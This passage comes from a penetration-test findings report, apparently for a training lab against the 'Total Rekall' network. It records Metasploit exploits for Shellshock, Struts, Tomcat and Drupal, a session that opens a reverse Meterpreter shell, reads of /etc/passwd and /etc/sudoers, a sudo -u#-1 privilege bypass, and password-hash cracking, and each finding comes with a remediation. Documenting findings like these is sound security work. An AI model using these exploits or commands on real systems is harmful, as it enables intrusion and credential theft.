



Affected Hosts	192.168.14.35
Remediation	<p>Use Strong Input Validation.</p> <p>Check file privileges.</p> <p>Only authorized users need to have access to sensitive files.</p>

Vulnerability 15	Findings
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	<p>Viewing data from WHOIS data for totalrekall.xyz on Domain Dossier webpage. SSH user data is exposed.</p>
Images	
Affected Hosts	totalrekall.xyz

Remediation	Remove any sensitive data from publicly available resources like whois data.																																																
Vulnerability 16	Findings																																																
Title	Open source exposed data																																																
Type (Web app / Linux OS / WIndows OS)	Web app																																																
Risk Rating	Critical																																																
Description	Search for totalrekall.xyz on crt.sh																																																
Images	 <table border="1"> <thead> <tr> <th>Certificates</th> <th>crt.sh ID</th> <th>Logged At</th> <th>Not Before</th> <th>Not After</th> <th>Common Name</th> <th>Matching Identities</th> <th>Issuer Name</th> </tr> </thead> <tbody> <tr> <td></td> <td>9424423941</td> <td>2023-09-18</td> <td>2023-05-18</td> <td>2024-05-18</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>C=US, ST=Arizona, L=Scottsdale, O=GoDaddy.com, Inc., OU=http://certs.godaddy.com/repository, CN=Go Daddy Secure Certificate Authority - G2</td> </tr> <tr> <td></td> <td>6091738637</td> <td>2023-09-02</td> <td>2023-07-02</td> <td>2022-05-03</td> <td>flag3-geuwebhd.totalrekall.xyz</td> <td>flag3-geuwebhd.totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6091738716</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-geuwebhd.totalrekall.xyz</td> <td>flag3-geuwebhd.totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>60917382453</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>60915204153</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> </tbody> </table> <p>© Certigo Limited 2015-2023. All rights reserved.</p>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		9424423941	2023-09-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O=GoDaddy.com, Inc., OU=http://certs.godaddy.com/repository, CN=Go Daddy Secure Certificate Authority - G2		6091738637	2023-09-02	2023-07-02	2022-05-03	flag3-geuwebhd.totalrekall.xyz	flag3-geuwebhd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA		6091738716	2022-02-02	2022-02-02	2022-05-03	flag3-geuwebhd.totalrekall.xyz	flag3-geuwebhd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA		60917382453	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA		60915204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																										
	9424423941	2023-09-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O=GoDaddy.com, Inc., OU=http://certs.godaddy.com/repository, CN=Go Daddy Secure Certificate Authority - G2																																										
	6091738637	2023-09-02	2023-07-02	2022-05-03	flag3-geuwebhd.totalrekall.xyz	flag3-geuwebhd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																										
	6091738716	2022-02-02	2022-02-02	2022-05-03	flag3-geuwebhd.totalrekall.xyz	flag3-geuwebhd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																										
	60917382453	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																										
	60915204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																										
Affected Hosts	totalrekall.xyz																																																
Remediation	Remove any sensitive data from publicly available resources like crt.sh																																																
Vulnerability 17	Findings																																																
Title	Visibility of IP hosts																																																
Type (Web app / Linux OS / WIndows OS)	Linux OS																																																
Risk Rating	Medium																																																
Description	Nmap scan for the network (192.168.13.0/24) shows there are 5 hosts excluding the host scanning from.																																																


Images 	Affected Hosts 192.168.13.0, 192.168.13.10, 192.168.13.12, 192.168.13.13, 192.168.13.11, 192.168.13.14
Remediation Use IP hiding technique	

Vulnerability 18	Findings
Title Apache Tomcat Remote Code Execution	
Type (Web app / Linux OS / Windows OS) Web app	
Risk Rating Critical	
Description Nessus scan shows Apache struts vulnerability	
Images 	
Affected Hosts 192.168.13.12	
Remediation Update Apache	


Vulnerability 19	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Use exploit multi/http/tomcat_jsp_upload_bypass
Images	
Affected Hosts	192.168.13.10
Remediation	Update Apache

Vulnerability 20	Findings
Title	Shellshock Exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Use exploit to get a Meterpreter shell MSF: exploit/multi/http/apache_mod_cgi_bash_env_exec Able to list contents of sudoers and passwd file
Images	Didn't take screenshot exploit/multi/http/apache_mod_cgi_bash_env_exec cat /etc/sudoers (in shell) cat /etc/passwd (in shell)
Affected Hosts	192.168.13.11
Remediation	Use shellshock scanner. Monitor logs.

Vulnerability 21	Findings
Title	Struts Exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Use exploit to get a Meterpreter shell MSF: multi/http/struts2_content_type_ognl Able to download file from root folder
Images	Didn't take screenshot multi/http/struts2_content_type_ognl downloaded /root/flagisinThisfile.7z extracted 7z x flagisinThisfile.7z used cat to view contents
Affected Hosts	192.168.13.11
Remediation	Use shellshock scanner. Monitor logs.

Vulnerability 22	Findings
Title	Drupal exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Use exploit to get a Meterpreter shell MSF: unix/webapp/drupal_restws_unserialize
Images	 A screenshot of a terminal window titled "Nessus Essentials [Log] - terminal". The session is running as "root@kali:~". The terminal shows the following msf6 exploit command sequence: msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13 RHOSTS => 192.168.13.13 msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 192.168.167.177 LHOST => 192.168.167.177 msf6 exploit(unix/webapp/drupal_restws_unserialize) > run [*] Started reverse TCP handler on 192.168.167.177:4444 [*] Running automatic check ('set AutoCheck false' to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [!] The service is running, but could not be validated. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 1 opened (192.168.167.177:4444 → 192.168.13.13:39144) at 2023-05-18 22:15:15 -0400 meterpreter > getuid Server username: www-data meterpreter >
Affected Hosts	192.168.13.13

Remediation	Upgrade Drupal installation
--------------------	-----------------------------

Vulnerability 23		Findings
Title	CVE-2019-14287 – SSH login	
Type (Web app / Linux OS / WIndows OS)	Web app	
Risk Rating	Critical	
Description	SSH data exposed on whois data is used to login	
Images	 <pre> alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 cat /root/flag12.txt d7dfksdf384 \$ </pre>	
Affected Hosts	192.168.13.14	
Remediation	Change login details. Remove any sensitive data from publicly available resources like whois data.	


Vulnerability 24		Findings
Title	Sensitive data exposure	
Type (Web app / Linux OS / WIndows OS)	Web app	
Risk Rating	Critical	
Description	Login credentials and password hash publicly available on github.	

Images



```
(root💀kali)-[~] # nano hash.txt
(root💀kali)-[~] # john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (?)
1g 0:00:00 DONE 2/3 (2023-05-22 13:30) 10.00g/s 1920p/s 1920C/s 123456..hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Affected Hosts	totalrecall.xyz
Remediation	Scan for company data on public websites. Remove sensitive data from public domains. Change login credentials for trivera

Vulnerability 25	Findings
Title	Brute force attack
Type (Web app / Linux OS / Windows OS)	Web app / Windows OS
Risk Rating	Critical
Description	Scan of the subnet (172.22.117.0/24) reveals three hosts: 172.22.117.100 172.22.117.20 172.22.117.10 Login was enabled through HTTP on 172.22.117.20 using trivera credentials




Images





Affected Hosts	172.22.117.20
Remediation	Scan for company data on public websites.


	Remove sensitive data from public domains. Change login credentials for trivera Monitor HTTP traffic
--	--


Vulnerability 26	Findings
Title	Anonymous File Transfer Protocol (FTP)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Port scan revealed FTP port 21 was open on 172.22.117.20. Used 'anonymous' as user ID to FTP and gain access to file
Images	
Affected Hosts	172.22.117.20
Remediation	Disable FTP if not needed. If FTP is needed, then adjust the account and directory access to make it more secure. Disable Anonymous authentication in FTP.


Vulnerability 27	Findings
